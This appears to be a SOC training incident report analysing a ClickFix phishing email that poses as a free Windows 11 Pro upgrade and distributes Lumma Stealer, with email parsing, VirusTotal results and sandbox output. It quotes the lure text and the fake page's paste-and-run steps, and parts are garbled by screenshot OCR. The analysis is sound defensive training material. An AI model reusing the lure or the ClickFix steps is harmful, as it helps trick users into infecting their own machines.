LetsDefend

Official Incident Report

Event ID: 316

Rule Name: SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing


Table of contents

Alert

Based on the information that the alert provided, it seems that a suspicious link has been detected in an email sent to "**Dylan**" from the email address " **update@windows-update.site**" with the SMTP IP address **132.232.40[.]201**. The Alert is triggered by the **SOC338** rule **Lumma Stealer - DLL Side-Loading via Click Fix Phishing**.

> *"ClickFix phishing" refers to a sophisticated type of phishing attack that uses a social engineering technique called "ClickFix" to trick users into infecting their own devices with malware.*

The device action is marked as "allowed", indicating that no action was taken by the Email security product to prevent or block the related mail.



Critical Mar, 13, 2025, 09:44 AM SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing 316 Data Leakage


EventID :	316
Event Time :	Mar, 13, 2025, 09:44 AM
Rule :	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing
Level :	Security Analyst
SMTP Address :	132.232.40.201
Source Address :	update@windows-update.site
Destination Address :	dylan@letsdefend.io
E-mail Subject :	Upgrade your system to Windows 11 Pro for FREE
Device Action :	Allowed
Trigger Reason :	Redirected site contains a click fix type script for Lumma Stealer distribution.

the email was sent to "**Dylan**" on **Mar, 13, 2025, 09:44 AM**. The subject line of the email is "**Upgrade your system to Windows 11 Pro for FREE**".

Overall, it appears that there may be **phishing** activity occurring on the network, and further investigation is needed to identify the extent of the activity and determine any necessary actions to remediate the situation.

Detection

As the playbook suggests, we can start investigating the alert by parsing the email information.



Parse Email


Before starting the analysis, information about the incoming email should be obtained.

- When was it sent?
- What is the email's SMTP address?
- What is the sender address?
- What is the recipient address?
- Is the mail content suspicious?
- Are there any attachment?

The first step in the playbook is to gather information about the email. This includes:


- When was the email sent?
- What is the SMTP address of the email?
- What is the sender's email address?
- What is the recipient's email address?
- Is the content of the email suspicious?
- Are there any attachments in the email?

By answering these questions, we can gather more information about the email and determine whether it is a legitimate message or a phishing attempt. On the email security tab, we can simply filter the username to see what emails Dylan received or sent.



Date	Sender	Recipients	Subject	Final Action
Mar, 13, 2025, 09:44 AM	update@windows-update.site	dylan@letsdefend.io	Upgrade your system to Windows 11 Pr...	Allowed


As seen in the email, **Dylan** received a message from an email address that claims to be **update@windows-update.site**. However, it's important to note that this email could potentially be a phishing attempt.



From: update@windows-update.site
To: dylan@letsdefend.io
Subject: Upgrade your system to Windows 11 Pro for FREE
Date: Mar, 13, 2025, 09:44 AM
Action: Allowed

The email also contains phrases like 'Hurry' and 'This offer expires soon’, which are meant to pressure the user, a common tactic in phishing attempts. After analyzing the email from the email security tab, we now have the information that the playbook requires.

QUESTIONS	ANSWERS
When was it sent?	Mar, 13, 2025, 09:44 AM
What is the sender's address?	update@windows-update.site
What is the recipient's address?	Dylan@letsdefend.io
Is the mail content suspicious?	Yes
Are there any attachments or Links?	https://www.windows-update[.]site/




From: update@windows-update.site
To: dylan@letsdefend.io
Subject: Upgrade your system to Windows 11 Pro for FREE
Date: Mar, 13, 2025, 09:44 AM
Action: Allowed

Upgrade your system to Windows 11 Pro for FREE

An easy and secure way to upgrade to a new version of Windows without downloads or complicated installations. Just follow our simple steps and enjoy all the benefits of Windows 11 Pro!

Before the action ends:

4 Day 23 Hours 59 Mins




Before the action ends:

4 Day 23 Hours 59 Mins

Refresh your perspective

New look and feel. Easy ways to search and stay organized. Windows 11 Pro has been built to work for you.

Ready for Windows 11 Pro?



From: update@windows-update.site
To: dylan@letsdefend.io
Subject: Upgrade your system to Windows 11 Pro for FREE
Date: Mar, 13, 2025, 09:44 AM
Action: Allowed

Upgrade your system to Windows 11 Pro for FREE

An easy and secure way to upgrade to a new version of Windows without downloads or complicated installations. Just follow our simple steps and enjoy all the benefits of Windows 11 Pro!

Before the action ends:

4 Day 23 Hours 59 Mins

Refresh your perspective

New look and feel. Easy ways to search and stay organized. Windows 11 Pro has been built to work for you.

Ready for Windows 11 Pro?

Upgrade Now

Many Windows 10 PCs are capable of running Windows 11 Pro.
Join the millions who have already upgraded!

What's new
Surface Pro 8
Surface Laptop Studio
Surface Pro X
Surface Go 3
Surface Duo 2

Microsoft Store
Account profile
Download Center
Returns
Order tracking

Education
Microsoft in education
Devices for education
Microsoft Teams for Education
Microsoft 365 Education

Business
Microsoft Cloud
Microsoft Security
Dynamics 365
Microsoft 365
Microsoft Teams


Developer & IT
Azure
Developer Center
Documentation
Microsoft Learn

English

Contact us Privacy Terms of use Trademarks About our ads Microsoft 2024

Analysis

As part of the investigation process, the second step of the playbook requires us to check if the email contains any attachments or URLs.




Are there attachments or URLs in the email?

Please click "Yes" if there are an attachments or URLs in the email, if there are no attachments or URLs in the email please click "No".

Contains Attachment or Url?

During the investigation, it was discovered that the email contained a suspicious URL - "https://www.windows-update[.]site/".




An easy and secure way to upgrade to a new version of Windows without downloads or complicated installations. Just follow our simple steps and enjoy all the benefits of Windows 11 Pro!

Before the action ends:

4	23	59
Day	Hours	Mins

The playbook’s answer is **YES**, the mail contains an URL.

In the second step of the analysis, it is important to further analyze the suspicious URL or attachment using third-party sandboxing tools. This will provide additional insight into the nature of the threat and help determine the appropriate course of action.




Analyze Url/Attachment

Analyze Url/Attachment in 3rd party sandboxs. Please click "Malicious" if it is malicious and click "Non-malicious" if it isn't.

You can use the free products/services below.

- AnyRun
- VirusTotal
- URLHouse
- URLScan
- HybridAnalysis

As part of the analysis in the second step, we checked the suspicious URL on VirusTotal.



11/97 security vendors flagged this URL as malicious

https://www.windows-update.site/
www.windows-update.site

Last Analysis Date
6 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Security vendors' analysis

Do you want to automate checks?

BitDefender	Phishing	CyRadar	Phishing
ESET	Phishing	Fortinet	Malware
G-Data	Phishing	Kaspersky	Malware
Lionic	Malicious	SOCRadar	Phishing
Sophos	Phishing	VIPRE	Malware
Webroot	Malicious	Abusix	Clean

The results showed that 11 antivirus engines flagged the URL as **malicious**. And in the details tab, it is categorized as phishing/Fraud. This indicates a high probability that the URL is malicious and poses a significant threat to the recipient's system and personal information.

As part of the analysis in the second step, we used Any.run to simulate the malware and gather more information about the threat.



Get Windows 11 Pro | Microsoft

https://windows-update.site

Microsoft | Windows 11 Pro   Computers   Explore Windows   Support   For business   All Microsoft

Update to Windows Pro

Windows Pro

Step 1: Press & hold the Windows Key + R

Step 2: In the verification window, press Ctrl + V

p 3: Press Enter on your keyboard to finish

OK

Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open:

OK   Cancel   Browse...

ystem to
) for FREE

ew version of Windows without
st follow our simple steps and

Before the action ends

4   23   59

Type here to search

7:50 PM
3/6/2025

HTTP Requests 45   Connections 116   DNS Requests 96   Threats 9   Filter by PID, name or url   PCAP

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
14166 ms	GET 200: OK	✓	2924	SearchApp.exe	🇩🇪	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8...	471 b binary
15188 ms	GET 200: OK	✓	7820	backgroundTaskHost...	🇩🇪	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8...	471 b binary
15926 ms	GET 200: OK	✓	2924	SearchApp.exe	🇩🇪	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTrjrydRyt%2BApF3GSP...	313 b binary
19120 ms	GET 200: OK	✓	8528	BackgroundTransferH...	🇩🇪	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTrjrydRyt%2BApF3GSP...	313 b binary
30325 ms	GET 200: OK	✓	8248	SIHClient.exe	🇩🇪	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Product%20Root%20Certificat...	419 b binary
30326 ms	GET 200: OK	✓	8248	SIHClient.exe	🇩🇪	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Secure%20Server%...	408 b binary
33435 ms	GET 200: OK	✓	7928	mshta.exe	🇺🇸	http://c.pki.goog/r/gsr1.crl	2 Kb binary
33436 ms	GET 200: OK	✓	7928	mshta.exe	🇺🇸	http://c.pki.goog/r/r4.crl	436 b binary
46742 ms	GET 200: OK	✓	9196	iexplore.exe	🇩🇪	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8...	471 b binary
46744 ms	GET 200: OK	✓	9196	iexplore.exe	🇩🇪	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTrjrydRyt%2BApF3GSP...	313 b binary
64162 ms	HEAD 200: OK	✓	496	svchost.exe	🇺🇸	http://msedge.b.tlu.dl.delivery.mp.microsoft.com/filestreamingservice/files/b649b6c2-4484...	–

Malicious activity

https://windows-update.site
Open in browser
Start: 06.03.2025, 22:50   Total time: 180 s
phishing   fake-recaptcha

Win10 64bit

Indicators:

IOC   MalConf

Text report   Graph   ATT&CK

